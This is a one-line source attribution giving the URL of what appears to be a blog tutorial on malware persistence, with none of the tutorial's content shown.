Source: https://cocomelonc.github.io/tutorial/2022/04/26/malware-pers-2.html